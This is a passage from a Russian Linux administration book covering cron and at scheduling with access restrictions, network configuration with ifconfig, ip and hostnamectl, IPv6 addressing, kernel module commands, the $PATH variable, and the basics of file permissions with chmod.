Команда at достаточно проста и удобна, но ее задания выполняются однократно, а многие задачи администратора (то же резервное копирование) требуют многократного запуска. Допустим, что вы запланировали резервное копирование ежедневно в 10 часов вечера. Каждый день набирать команду at не очень интересно, это надоест через неделю работы и захочется как-то оптимизировать задачу. Создавать файл сценария тоже не слишком удобно, потому что необходимо не забывать его выполнять.

Проблема решается через использование программы cron. Для этого у вас должен быть установлен демон crond, а лучше, если вы включите его в автозагрузку.

Для работы с демоном crond используется программа crontab. Чтобы добавить новую запись в расписание, необходимо выполнить ее без параметров. В ответ на это появится пустая строка, в которой можно задавать шаблон даты и необходимую команду. В общем виде это выглядит как:

```
минуты часы день месяц деньнедели команда
```

День недели указывается числом от 0 до 7. На воскресенье указывают 0 и 7. Это сделано именно так, потому что в различных странах по-разному определяется начало недели: где-то с понедельника, а где-то с воскресенья. В первом случае удобно выставлять значения от 1 до 7, в другом — от 0 до 6.

Если какой-либо параметр не имеет значения, то вместо него необходимо поставить звездочку.

Теперь рассмотрим несколько примеров:

```
00 5 * * * /home/flenov/backup1_script
```

Здесь заполнены только часы и минуты. Так как остальные параметры не указаны, то команда будет выполняться ежедневно в 5 утра, вне зависимости от дня недели, числа или месяца.

```
00 20 * * 1 /home/flenov/backup2_script
```

Эта команда выполняет файл сценария каждый понедельник (день недели равен 1) в 20:00.

```
00 * * * * /home/flenov/backup3_script
```

Такая команда будет выполняться каждый час ровно в 00 минут.

> ***Внимание!***
>
> Если вы запустите программу crontab и, не введя команд, нажмете комбинацию клавиш <Ctrl>+<D>, то все предыдущие задания сотрутся. Будьте внимательны — для выхода из программы без сохранения используйте только комбинацию <Ctrl>+<C>.

Помимо этого, у сервиса cron есть несколько дополнительных каталогов, упрощающих создание расписаний. Можно распределить выполняемые сценарии по каталогам:

- /etc/cron.hourly — ежечасно;
- /etc/cron.daily — ежедневно;
- /etc/cron.weekly — еженедельно;
- /etc/cron.monthly — ежемесячно.

Вроде все просто, но если сценарий выполняется еженедельно, то в какое время и в какой день недели? Все станет ясно, когда вы посмотрите на /etc/crontab — конфигурационный файл сервиса cron. В нем есть следующие строки:

```
01 * * * * root run-parts /etc/cron.hourly
02 4 * * * root run-parts /etc/cron.daily
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly
```

В начале строки указывается время выполнения. Вы можете изменить его так, что сценарии из каталога /etc/cron.monthly начнут выполняться ежечасно. Так что названия чисто символические и только по умолчанию. Они легко меняются.

Обратите также внимание, что в этих каталогах уже есть сценарии, и все ненужные можно убрать, чтобы излишне не нагружать систему, или запланировать их выполнение на другое время.

Чтобы просмотреть список существующих заданий, выполните команду `crontab` с параметром `-l`. Для редактирования уже созданных записей выполните команду `crontab` с параметром `-e`. В ответ на это запустится текстовый редактор, в котором можно корректировать записи.

Кстати, если вы не работали с этим редактором, то могут возникнуть проблемы, потому что он достаточно специфичный. Тогда нажмите клавишу <F1> и воспользуйтесь справкой. Команды тоже вводятся необычно. По выходу из этого редактора изменения вступают в силу мгновенно, а чтобы закончить работу без сохранения изменений, наберите `:q!` и нажмите клавишу <Enter>.

В принципе, все задания cron хранятся в текстовом виде. Для каждого пользователя формируется свой crontab-файл в каталоге /var/spool/cron. Имя созданного файла совпадает с именем пользователя.

Вот пример содержимого crontab-файла:

```
#DO NOT EDIT THIS FILE - edit the master and reinstall.
#(- installed on Thu Jan 27 13:55:49 2005)
#(Cron version--$Id:crontab.c,v2.13 1994/01/17 03:20:37 vixie Exp $)
10 * * * * ls
```

Вы можете редактировать его и напрямую, без использования команды `crontab -e`.

3.5.3. Безопасность запланированных работ

Напоследок хочется добавить в бочку преимуществ команды `at` ложку дегтя. Эту команду можно использовать и не в очень благих целях. Например, хакер может завести учетную запись с максимальными правами. Затем настроить команду `at` так, чтобы после выхода она удаляла запись и чистила следы его пребывания в системе.

В каталоге /etc имеются два файла, которые вы должны настроить:

- at.allow — по умолчанию этого файла может и не быть. Если он существует, то только те пользователи, которые в нем прописаны, могут выполнять команду `at`;
- at.deny — в этом файле перечисляются пользователи, которым явно запрещен доступ к команде `at`.

Подобные файлы есть и для сервиса cron:

- cron.allow — здесь описываются пользователи, которые могут работать с заданиями в cron;
- cron.deny — в этом файле указываются пользователи, которым недоступен сервис cron.

Я не раз утверждал и буду повторять, что все настройки должны идти от запрещения. Сначала необходимо все запретить, а потом позволить только то, что действительно необходимо, и лишь тем пользователям, которым посчитаете это нужным. Именно поэтому не стоит пытаться внести всех пользователей в список at.deny. На-

много корректнее создать файл at.allow и для начала прописать там только свою учетную запись (будет лучше, если это не root-пользователь). Если вслед за этим вы услышите жалобы пользователей о нехватке команды `at`, то сначала убедитесь, что она им действительно нужна, и только после этого прописывайте их учетные записи в файл at.allow.

Ни один лишний пользователь не должен работать с командой `at`. Иногда лучше забыть выполнить команду, чем потерять контроль над системой.

Если вы не запускаете планировщики `at` и `cron`, то я рекомендую убрать сервис `crond` из автозапуска, а лучше даже вовсе удалить его с сервера. Вы не сможете контролировать то, чем не пользуетесь, потому что не будете обращать на это внимание.

В каталоге /etc имеется файл crontab, в котором находятся все настройки сервиса cron. Я рекомендую внести в начало этого файла следующую директиву:

```
CRONLOG=YES
```

Это позволит записывать в журнал команды, которые выполнялись в cron. Журнал сервиса находится в файле /var/cron/log. Если что-то произойдет без вашего ведома, то это можно будет определить по журналу.

3.6. Настройка сети

В Linux сеть является одним из основных компонентов. Даже если у вас нет подключения к Интернету, будет установлено локальное сетевое окружение, и сетевые функции станут использоваться некоторыми сервисами.

Графическая система Linux построена по клиент-серверной архитектуре. Журналирование так же построено по сетевому принципу. Если запустить программу ifconfig, то она покажет хотя бы одно работающее сетевое устройство с адресом 127.0.0.1. Этот интерфейс используется системой для общения с самой собой. Плохо, когда говорит сам с собой человек, а когда это делает компьютер — это нормально и даже хорошо.

После установки ОС Linux легко определяет сетевые карты. С этим у меня еще с начала XXI века проблем не было. Но для работы в сети этого недостаточно. Во время инсталляции вы уже могли указать основные параметры подключения, но иногда появляется необходимость изменить настройки, и не будете же вы переустанавливать систему, когда нужно выполнить всего пару команд.

Для передачи данных по сети необходимо установить и настроить протокол — правила, по которым два удаленных устройства будут обмениваться информацией. Правила описывают, нужно ли устанавливать соединение, как происходит проверка целостности переданных данных, требуется ли подтверждение доставки и т. д. Все это реализовано в протоколе, а ваша задача лишь правильно его настроить.

3.6.1. Адресация

Основным для Linux является ставший стандартом для Интернета протокол TCP/IP (Transmission Control Protocol / Internet Protocol, протокол управления передачей / протокол Интернет) версии 4, который уже установлен, и достаточно его только настроить. Если вы еще не встречались с этим протоколом, то советую прочитать соответствующую книгу по этой теме.

Несмотря на то, что уже постепенно пытаются вводить TCP/IP версии 6, эта версия до сих пор не получила достаточной популярности. Мы не сможем здесь затронуть все нюансы TCP/IP, а остановимся только на базовых понятиях.

Для того чтобы сеть работала, нам необходимо, как минимум, настроить следующие параметры:

- **указать адрес** — каждое устройство в сети должно иметь свой адрес. Без этого связь невозможна. Представьте себе, если бы дома не имели своих адресов, как бы тогда почтальоны доставляли письма? Имена компьютеров для этого не годятся, и об этом мы поговорим в *главе 11*.

  Вся адресация в сети происходит по IP-адресу, который состоит (для самой распространенной сейчас версии 4 протокола IP) из четырех десятичных чисел (октетов), разделенных точками. Каждое число не может быть более 255. Если вы подключены к Интернету, то для такого интерфейса может быть установлен адрес, который выдал вам провайдер.

  Для подключения по локальной сети адреса задаются самостоятельно. Я рекомендую ограничиться адресами вида 192.168.1.*x*, где *x* — число от 1 до 254 (значения 0 и 255 имеют специальное назначение). Каждому компьютеру должен быть присвоен свой адрес, отличающийся последней цифрой. Третий октет может быть любым, но обязательно одинаковым для всех компьютеров вашей сети. Я у себя использую число 77, т. е. адреса моих машин имеют вид 192.168.77.*x*;

- **установить маску подсети** — в сочетании с IP-адресом используется номер, называемый маской подсети, позволяющий разбить сеть на более мелкие сегменты (узлы). Из чего состоит ваш домашний адрес? Это город, улица и дом. Сеть имеет только две характеристики: номер сети и номер компьютера внутри нее. Маска определяет, какая часть в IP-адресе относится к сети, а что характеризует компьютер.

  Для примера рассмотрим маску 255.255.255.0. Чтобы понять назначение маски, необходимо каждое число перевести в двоичную систему. Маска 255.255.255.0 в бинарном виде выглядит так:

  ```
  11111111.11111111.11111111.00000000
  ```

  Теперь переведем в двоичную систему IP-адрес `192.168.001.001`:

  ```
  11000000.10101000.00000001.00000001
  ```

  Нужно сопоставить IP-адрес и маску. Там, где в маске стоят единицы, записан адрес сети, а там, где нули — адрес компьютера в сети. В маске единицы обяза-

тельно должны идти слева, а нули справа. Нельзя чередовать единицы с нулями. Следующая маска является корректной:

```
11111111.11111111.00000000.00000000
```

А вот такая — ошибочной (справа от нулей не может быть единиц):

```
11111111.11111111.00000000.11111111
```

Получается, что первые три октета в IP-адресе при маске 255.255.255.0 — это адрес сети, а последний — номер компьютера в этой сети, а так как под него в данном случае отведено одно число, максимальное значение которого 255, то нетрудно догадаться, какое количество компьютеров может быть в вашей сети.

Рассмотрим еще пример:

- `192.168.001.001` — IP-адрес;
- `255.255.000.000` — маска подсети.

В данном случае первые два октета — это номер сети, а оставшиеся два — номер компьютера в сети. Число, которое можно задать двумя группами, гораздо больше, чем 255, а значит, и сеть будет масштабнее.

Теперь можно сделать одно заключение: компьютеры, имеющие один адрес сети (совпадают три первые числа), могут общаться между собой. А вот машины в разных сетях не видят друг друга, и чтобы они смогли взаимодействовать, необходимо специальное устройство (маршрутизатор), которое объединяет различные сети и может передавать пакеты между ними.

3.6.2. Информация о сетевых подключениях

Для получения информации о текущей настройке сетевых карт и протокола TCP/IP необходимо выполнить команду `ifconfig`. Пример ее вывода можно увидеть в листинге 3.1.

Листинг 3.1. Информация о конфигурации и состоянии сети

```
eth0      Link encap:Ethernet  HWaddr 00:03:FF:06:A4:6C
          inet addr:192.168.77.1 Bcast:192.168.77.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:7687 (7.5 Kb)  TX bytes:14932 (14.5 Kb)
          Interrupt:11 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
```

```
TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:9268 (9.0 Kb)  TX bytes:9268 (9.0 Kb)
```

Как видите, в листинге 3.1 показано два интерфейса: `eth0` и `lo`:

- первый из них — это реальная сетевая карта, имя которой в общем виде имеет вид eth*X*, где *X* — число, означающее номер устройства связи в системе. Нумерация начинается с нуля. Если у вас в компьютере две сетевые карты, то их имена будут `eth0` и `eth1`;
- второй интерфейс имеет имя `lo` (loopback), IP-адрес 127.0.0.1 и маску 255.0.0.0. Такой интерфейс существует в любой системе с сетевой картой и имеет именно этот IP. В принципе, этот адрес ни на что не указывает и не входит ни в какую сеть. Его часто используют для тестирования и отладки сетевых приложений. Две разные программы могут обмениваться информацией с помощью сетевого протокола внутри одной ОС, не выходя за пределы компьютера, и это будет происходить через интерфейс loopback. Этот интерфейс часто называют *петлей*, потому что он замыкается на себя. Все пакеты, которые отправляются на этот адрес, посылаются вашему компьютеру.

Помимо сведений о конфигурации сетевых интерфейсов, команда выдает еще много полезной информации, — например, количество отправленных и полученных пакетов (параметры `RX` и `TX`).

Есть еще один интересный адрес, который можно увидеть у сетевой карты `eth0`, — параметр `HWaddr` (Hardware Address, аппаратный адрес). Его еще часто называют MAC-адресом (Media Access Control, управление доступом к среде). Это 48-разрядный серийный номер сетевого адаптера, присваиваемый производителем. Он уникален, потому что у каждого изготовителя свой диапазон адресов. Поскольку интерфейс `lo` создан программно (реально не существует), у него не может быть аппаратного адреса.

3.6.3. Изменение параметров сетевого подключения

С помощью команды `ifconfig` можно не только просматривать параметры сетевых подключений, но и изменять их. Для этого программе нужно указать два аргумента:

- сетевой интерфейс, параметры которого нужно изменить;
- новые параметры.

Общий вид команды выглядит так:

```
ifconfig ethX параметры
```

Рассмотрим некоторые значения второго аргумента:

- `down` — остановить интерфейс. Например, для завершения работы сетевой карты `eth0` выполните команду `ifconfig eth0 down`. Если после этого исполнить директиву `ifconfig` без параметров, то в результирующем списке сетевого интерфейса `eth0` не будет видно;

- up — включить интерфейс, если он был остановлен. Например, если вы хотите восстановить работу сетевой карты eth0, выполните команду:

  ```
  ifconfig eth0 up
  ```

- IP-адрес — если вы хотите изменить IP-адрес, то укажите его новое значение в качестве параметра. Например, если нужно поменять текущий адрес на 192.168.77.3, то выполните команду:

  ```
  ifconfig eth0 192.168.77.3
  ```

  Можно одновременно изменить и маску сети. Для этого выполняем директиву:

  ```
  ifconfig eth0 192.168.77.3 netmask 255.255.0.0
  ```

  Здесь после ключевого слова netmask показана новая маска сети.

  Если в момент изменения адреса сетевой интерфейс отключен, то его можно сразу же запустить командой:

  ```
  ifconfig eth0 192.168.77.3 netmask 255.255.0.0 up.
  ```

Это основные возможности программы ifconfig, с которыми вам придется сталкиваться в реальной жизни. Более подробную информацию можно получить, выполнив команду man ifconfig.

3.6.4. Утилита ip

Подготавливая это издание, я уже задумался о том, чтобы удалить предыдущие два раздела, но ограничился только написанием этого. Дело в том, что утилита ifconfig устарела, и из некоторых дистрибутивов ее уже начали убирать.

Сначала в документации на CentOS появилась запись, что утилита устарела, но я не верил, что ее реально уберут, потому что очень много людей продолжают использовать ее. Я сейчас проверил последнюю версию CentOS, и там ifconfig нет.

В документации на Ubuntu пока я не видел подобных предупреждений, и утилита включена в последней версии системы в установку по умолчанию. А так как основным дистрибутивом этой книги является Ubuntu, я решил оставить информацию о ifconfig, но добавить сведения о рекомендуемых сейчас к использованию новых утилитах.

Для получения информации об IP-адресах используется утилита ip. Логично, не правда ли? То же самое, что делает ifconfig, мы можем узнать, выполнив команду:

```
ip addr
```

Если выполнить эту команду с параметром link, можно увидеть состояние сетевых интерфейсов:

```
ip link
```

В моем случае результат был получен такой:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
   mode DEFAULT group default qlen 1000
```

```
2: enp0s3 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
   state UP mode DEFAULT group default qlen 1000
```

Второй интерфейс — это сетевой интерфейс виртуальной машины, который работает как сетевая карта.

Добавить IP-адрес к сетевому интерфейсу можно с помощью параметров `addr ad`:

```
ip addr add 10.0.2.10/24 dev enp0s3
```

Команду эту нужно запускать с правами администратора. Параметр `dev` указывает на то, к какому сетевому интерфейсу я хочу добавить IP-адрес (в моем случае это `enp0s3`).

Чтобы удалить адрес, просто заменяем `add` на `del`:

```
ip addr del 10.0.2.10/24 dev enp0s3
```

Сетевой интерфейс можно отключить и включить, и для этого используется команда `link set up/down`:

```
ip link set enp0s3 down
ip link set enp0s3 up
```

Команда в первой строке отключит сетевой интерфейс `enp0s3`, а во второй строке я включаю его.

Этой же командой можно установить значение MTU (от него зависит производительность сетевого интерфейса):

```
ip link set enp0s3 mtu 1500
```

У утилиты ip достаточно много возможностей, и я не буду описывать здесь их все, чтобы не превратить книгу в справочник, а ограничусь этими основными параметрами. Подробнее об использовании утилиты можно узнать из справочника: `man ip`.

3.6.5. Базовые настройки сети

С помощью команды `hostname` можно просмотреть имя компьютера (хоста). Выполните эту команду, и перед вами появится имя, которое вы задали во время установки. Чтобы изменить его, нужно указать новое имя в качестве параметра. Например, следующая команда устанавливает имя хоста в значение `server`:

```
hostname server
```

Эта команда меняет имя хоста, но такое изменение потеряет силу после перезагрузки компьютера. Чтобы не потерять изменения, нужно менять имя в конфигурационном файле /etc/sysconfig/network. Давайте посмотрим на его содержимое:

```
cat /etc/sysconfig/network
```

В результате на экране появится примерно следующая информация:

```
NETWORKING=yes
FORWARD_IPv4=true
HOSTNAME=FlenovM
```

Нет смысла изменять какие-либо из этих параметров вручную, когда есть специализированные утилиты. Этот файл я показал вам только для примера.

Чтобы поменять имя хоста и сразу сохранить его в файле, можно использовать команду `hostnamectl`. Если запустить эту команду без параметров, то можно будет увидеть текущее имя и немного информации о самом компьютере:

```
Static hostname: mflubuntu
Icon name: computer-vm
Chassis: vm
Machine ID: e27e96237 . . .
Boot ID: a343234423222 . . .
Virtualization: kvm
Operation System: Ubuntu 18.04 LTS
Kernel: Linux 4.15.0-20-generic
Architecture: x86-64
```

Давайте попробуем поменять имя хоста:

```
hostnamectl set-hostname srv.flenov.info
```

Ключ `set-hostname` указывает на то, что мы хотим поменять имя компьютера на `srv.flenov.info`. Эту команду не обязательно запускать из-под администратора.

3.6.6. Протокол IPv6

О протоколе IPv6 заговорили очень давно. Просто текущая версия интернет-протокола IPv4 максимально поддерживает 4 миллиарда уникальных адресов, но этого в действительности уже не хватает. На планете Земля сейчас живет более 7 миллиардов человек. Даже если у каждого человека будет по одному устройству, подключенному к Интернету, всем адресов не хватит.

Да, не у всех есть устройства, работающие с сетью, но много людей, имеюших смартфон, планшет и еще хотя бы один компьютер. Веб-сайты в Интернете также нуждаются в адресах. Если бы всем раздавали уникальные интернет-адреса, то их уже давно не хватило бы всем. Вместо этого целые сети и сайты делят один и тот же IP-адрес между собой.

Работать над новой версией интернет-протокола начали уже очень давно. Сейчас взглянул в Википедию, и там говорится, что первая версия нового IPv6 появилась еще в 1998 году. Как быстро время летит... А стандартом этот новый протокол стал только в 2017-м. И несмотря на наличие стандарта, переход на IPv6 происходит слишком медленно, но он идет. И если он закончится, то всем хватит уникальных адресов, даже каждому чайнику и кофеварке.

С технической точки зрения IPv4 использует 32-битный адрес, а 6-я версия 128-битный. Если в привычной нам системе IPv4 адрес состоит из 4-х чисел от 0 до 255, разделенных точками, то в новом стандарте — 8 групп шестнадцатеричных чисел, разделенных двоеточиями. Взглянем на простой пример:

```
fe80:0db8:0000:0000:0000:ff00:0042:8329
```

Здесь аж три блока, в которых все четыре числа равны нулю, — в таком случае эту группу блоков можно опустить и записать адрес так:

```
fe80:0db8::ff00:0042:8329
```

Обратите внимание, что все три нулевые группы удалены, и по такой записи можно догадаться, что недостающие группы — как раз нулевые. А если у нас вот такой адрес:

```
fe80::ff00::8329
```

Здесь дважды присутствует двойное двоеточие, и как узнать, сколько групп опущено в первом случае и сколько во втором? Из 8 полагающихся групп мы видим только три, значит, здесь было 5 нулевых. Все очень просто — в IPv6-адресе может быть только одно сокращение в виде двойных кавычек, так что адрес с двумя сокращениями некорректный.

В старом IPv4 стандарте для указания локального компьютера используется адрес 127.0.0.1. В IPv6 ту же самую функцию выполняет адрес ::1. И так как вначале идут два двоеточия, значит, перед 1 целых семь групп из нулей — ведь всего групп должно быть 8. Вспоминаем команду `ip addr`, в результате выполнения которой для loopback-интерфейса `lo` в выводе будут два адреса:

```
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
```

У 6-й версии тоже есть разделение адреса на сеть и хост в этой сети, и разделение указывается так же — с помощью числа после слэша:

```
fe80:0db8::ff00:0042:8329/64
```

Число после слэша указывает на то, что первые 64 бита в этом адресе указывают на адрес сети. Оставшиеся — это адрес компьютера.

Если IPv6-адрес выдан провайдером, то первые четыре числа будут 2001. Если это автоматически назначенный сетевой карте адрес, то он будет начинаться с `fe80`.

Для тестирования соединения по IPv6 нужно использовать версию `ping6`:

```
ping6 -I eth0 fe80:0db8::ff00:0042:8329
```

3.7. Работа с модулями ядра

Система должна загружаться только с теми модулями, которые применяются. Все остальные должны подгружаться по мере необходимости и отключаться, когда не используются.

В *разд. 3.2* мы уже рассматривали процесс загрузки сервисов, но модули ядра — это немного другое. Они выполняются на более низком уровне, который, в основном, позволяет работать с устройствами, управлять памятью и т. п. При модульной компиляции вы можете включать и выключать функции уровня ядра с помощью следующих команд:

- `lsmod` — эта команда выведет список загруженных модулей. Результат ее выполнения имеет примерно следующий вид:

```
Module                  Size  Used by    Not tainted
binfmt_misc             7428   1
autofs                 11812   0  (autoclean)  (unused)
tulip                  42240   1
ipchains               42216   6
ide-cd                 30240   0  (autoclean)
cdrom                  32000   0  (autoclean)  [ide-cd]
ext3                   62284   1
jbd                    39804   1  [ext3]
```

- `modinfo` — очень трудно разобраться, какие модули нужны в системе, а какие нет. А ведь необходимо загружать только то, что действительно используется, иначе увеличивается время старта системы, понапрасну расходуются ресурсы компьютера и т. д. Так как же в этом разобраться? Необходимо знать каждый модуль «в лицо» и понимать, для чего он нужен.

  Получить информацию о модуле и помогает команда `modinfo`. В качестве параметра нужно передать ей имя интересующего модуля, и на экран будет выведена информация о нем. Например, следующая команда запрашивает у системы информацию о модуле ext3:

```
modinfo ext3
```

  В ответ на это мы увидим примерно следующее:

```
filename:  /lib/modules/2.4.18-5asp/kernel/fs/ext3/ext3.o
description: "Second Extended Filesystem with journaling extensions"
author:      "Remy Card, Stephen Tweedie, Andrew Morton, Andreas Dilger,
             Theodore Ts'o and others"
license:     "GPL"
parm:        do_sync_supers int, description "Write superblocks
             synchronously"
```

  Таким образом, нам становятся известными имя и расположение файла, его описание, автор, лицензия и т. д. Количество отображаемой информации сильно зависит от модуля, и, если честно, в некоторых случаях она настолько скудна, что предназначение модуля остается непонятным.

- `modprobe` — эта команда, в основном, используется системой для загрузки установленных модулей, но можно это делать и самостоятельно. В качестве единственного параметра нужно передать команде имя модуля, который надо загрузить.

  Например, следующая команда загружает модуль `iptable_nat` (о нем мы будем говорить в *разд. 4.12*):

```
modprobe iptable_nat
```

- `rmmod` — эта команда выгружает модуль, имя которого указано в качестве параметра. Если вы воспользовались модулем для выполнения определенных действий, то не забудьте по окончании работы его выгрузить.

3.8. Переменная $PATH

В Linux имеется переменная $PATH, определяющая папки, в которых нужно искать исполняемые программы. Чтобы просмотреть текущее значение этой переменной, нужно написать:

```
echo $PATH
```

В результате вы должны увидеть список папок, разделенных двоеточиями:

```
/usr/local/bin:/bin:/usr/bin
```

Соответственно, когда мы отдаем в командной строке команду ls, то система находит ее исполняемый файл в каталоге /bin и запускает его.

При запуске программ из командной строки Linux нужно обязательно указывать ./ перед именем программы или скрипта. Например, допустим, что в текущем каталоге есть исполняемый файл publish — тогда для его запуска нужно в консоли выполнить следующую команду:

```
./publish
```

В Windows и в Linux точка указывает на текущий каталог, а, значит, приведенная команда просит запустить publish именно из текущего каталога. Впрочем, в Windows при запуске программ из текущего каталога можно ничего не указывать, потому что эта ОС сначала ищет файлы в текущей папке, а потом уже в системных. Но из-за этого у Windows были проблемы с безопасностью.

ОС Linux ведет себя немного иначе, и из текущего каталога по умолчанию ничего не запускает, а ищет в папках, указанных в переменной $PATH.

Linux можно заставить «смотреть» и в текущую папку — просто для этого точку нужно добавить в переменную $PATH:

```
PATH = $PATH:.
```

Не уверен, что в реальности делать что-то подобное — хорошая идея. Но я привел этот пример для того чтобы показать, как добавлять папку к переменной $PATH. Если у вас есть программа /usr/local/myprogram/publish, и вы не хотите при каждом запуске писать этот полный путь, то можно добавить путь /usr/local/myprogram/ в переменную $PATH:


```
PATH=$PATH:/usr/local/myprogram/
```

Смысл этой команды в том, что мы присваиваем переменной новое значение, которое состоит из уже существующего, плюс двоеточие и новая папка. Если просто написать:

```
PATH=/usr/local/myprogram/
```

то текущее значение $PATH будет потеряно, и теперь $PATH станет равна лишь /usr/local/myprogram/.

ГЛАВА 4



Управление доступом

Каждый пользователь должен работать в системе под своей учетной записью. Это позволит ему обезопасить свои файлы от чужого вмешательства, по системным журналам определить, когда и кем были произведены некорректные действия, и т. д.

Обычному пользователю вы должны выделять ограниченные права, которые позволят ему выполнять только необходимые действия. Кроме того, следует минимизировать количество пользователей с большими привилегиями. Некоторые считают, что в Linux только один администратор root, но это не так. Root — это лишь имя, а администраторов может быть очень много.

Если вы являетесь администратором на предприятии, то должны следить за актуальностью записей. При увольнении сотрудника необходимо удалить его учетную запись, чтобы — недовольный увольнением — он не уничтожил важные данные.

Я в своей недолгой работе администратора уже встречался с такими фактами.

Для работы с командами управления доступом вы должны обладать правами администратора, поэтому входить в систему вам надо как пользователю root или использовать команду `su` или `sudo`.

А теперь перейдем к сути проблемы.

4.1. Права доступа

Давайте вспомним команду `ls -al`. Она возвращает список файлов в следующем виде:

```
drwx------    3 Flenov   FlenovG    4096 Nov 26 16:10 .
drwxr-xr-x    5 root     root       4096 Nov 26 16:21 ..
-rwxr-xr--    1 Flenov   FlenovG      24 Nov 26 16:10 test
```

Как мы уже знаем, первая колонка (занимает 10 символов) — это права доступа. Давайте рассмотрим, из чего она состоит. Первый символ указывает на тип записи. Здесь может находиться одно из следующих значений:

- дефис (-) — обычный файл;
- буква `d` — каталог;
- буква `l` — символьная ссылка;
- буква `s` — сокет;
- буква `p` — файл FIFO (First In, First Out — первый вошел, первый вышел).

Далее в колонке прав доступа в каждой строке следуют три группы по три символа, определяющих права доступа для различных категорий пользователей:

- первая тройка — владельцу файла;
- вторая — пользователям, входящим в группу владельца;
- последняя — всем остальным.

Каждая такая группа состоит из трех символов: `r` (чтение), `w` (запись) и `x` (выполнение). Наличие буквы говорит о разрешении соответствующего действия.

Вернемся к нашему примеру. Первая строка содержит права доступа: `drwx------`. Первый символ `d` — значит, это каталог. Потом идут три символа `rwx` — т. е. хозяин файла может читать, записывать и исполнять каталог. Вместо остальных шести символов стоят знаки дефиса — значит, ни у пользователей группы FlenovG, ни у всех остальных, никаких прав нет.

Вторая строка: `drwxr-xr-x`. Это снова каталог. Далее следует тройка символов: `rwx` — значит, владельцу разрешены все операции. Следующая тройка, соответствующая группе, равна: `r-x`, а, стало быть, возможны чтение и исполнение, но не запись. Последняя тройка: `r-x` — показывает, что всем остальным пользователям также доступны только чтение и исполнение.

Последняя строка в примере содержит права доступа `-rwxr-xr--` для файла (первый символ — дефис). Хозяин файла имеет к нему полный доступ (первая тройка: `rwx`). Пользователи группы могут читать и выполнять файл, но не могут его изменять (вторая тройка: `r-x`). Все остальные могут только читать файл (последняя тройка: `r--`).

Права можно задавать и последовательностью нулей и единиц. Если в определенном месте стоит 1 (указан один из символов `r`, `w` или `x`), то операция разрешена, а если 0 (указан дефис) — действие запрещено. Давайте попробуем записать права `rwxr-xr--` в виде нулей и единиц. Запишите вместо букв единицы, а вместо тире — нули. Должно получиться 111101100. Разобьем эту комбинацию на три части: 111, 101 и 100. Теперь каждую тройку переведем в восьмеричную систему по следующей формуле:

```
Цифра1 * 4 + Цифра2 * 2 + Цифра3
```

У нас получатся три цифры: 7, 5 и 4, которые можно рассматривать как десятичное число 754. Запомните его, оно нам пригодится при назначении прав на файлы и каталоги. Чтобы вам в дальнейшем было проще регламентировать доступ, предлагаю все возможные варианты значений для отдельного разряда числа:

- 0 — запрещено все;
- 1 — разрешено выполнение;
- 2 — разрешена запись;
- 3 — разрешены запись и выполнение;
- 4 — разрешено чтение;
- 5 — разрешены чтение и выполнение;
- 6 — разрешены чтение и запись;
- 7 — разрешено все.

Попробуйте теперь с помощью этого списка определить возможности, которые предоставляет число 754. Каждый разряд нужно рассматривать в отдельности. Сравните полученный результат с символьным представлением `rwxr-xr--`, из которого мы получили с помощью перевода число 754. Должно выйти одно и то же. Если все получилось, значит, мы можем поднять стакан компота за здравие тех умных людей, которые придумали такую простую и удобную систему распределения прав. Да, она не идеальна, но вполне работоспособна.

> ***Внимание!***
>
> **Для того чтобы иметь право создавать или удалять файлы, необходимо иметь разрешение на запись в каталог. Это немного сбивает начинающих пользователей с толку, поскольку им бывает непонятно, почему при наличии всех прав на файл его нельзя удалить.**

Если необходимо, чтобы при копировании файла сохранились и права доступа, и время доступа, можно использовать команду `cp` с указанием ключа `-p`.

4.1.1. Назначение прав

Для изменения режима доступа к объектам файловой системы служит команда `chmod`. С ее помощью можно устанавливать новые права на объект как в символьном (применяется для изменения относительно текущего состояния), так и в числовом виде (абсолютное задание). Для начала рассмотрим символьный режим:

```
chmod параметры права файл
```

Компонент `параметры` может включать комбинацию следующих значений:

- `u` — изменить права владельца;
- `g` — изменить права группы;
- `o` — изменить права остальных пользователей;
- `a` — изменить все права (то же самое, что передать значение: `ugo`).

Перед указанием прав можно задать режим их изменения относительно существующих:

- `+` — добавить;
- `-` — удалить;
- `=` — заменить новыми (старые значения будут уничтожены).

После этого устанавливается режим доступа:

- `r` — чтение;
- `w` — запись;
- `x` — выполнение;
- `X` — выполнение, если файл является каталогом или уже имеет аналогичные права для какого-либо пользователя;
- `s` — SUID- или SGID-бит (см. *разд. 4.5*);
- `t` — sticky-бит. В этом случае только владелец файла и каталога сможет удалить его (см. *разд. 4.4*);
- `u` — всем пользователям, как и у владельца;
- `g` — всем пользователям, как и у группы;
- `o` — всем пользователям, как и у остальных пользователей.

В числовом представлении команда выглядит следующим образом:

```
chmod права файл
```

Права передаются в виде восьмеричного числа из четырех разрядов:

- первый разряд определяет дополнительный бит и может принимать одно из значений:
  - 1 — бит принадлежности;
  - 2 — бит SGID;
  - 4 — бит SUID.

  Если дополнительные биты устанавливать не надо, этот разряд можно опустить;
- второй разряд определяет права пользователя — это может быть число от 0 до 7 включительно;
- третий разряд определяет права группы — это снова может быть число от 0 до 7;
- четвертый разряд определяет права остальных пользователей. Как вы думаете, какие значения может принимать параметр? Ну конечно же, от 0 до 7.

Например, мы хотим, чтобы владелец и группа имели все права (число 7) на файл text, а остальные пользователи могли его только выполнять (число 1).

Команда будет выглядеть следующим образом:

```
chmod 771 text
```

Число 771 в символьном виде соответствует правам: `rwxrwx--x`.

Следующая команда отменит возможность чтения файла у группы:

```
chmod g-r text
```

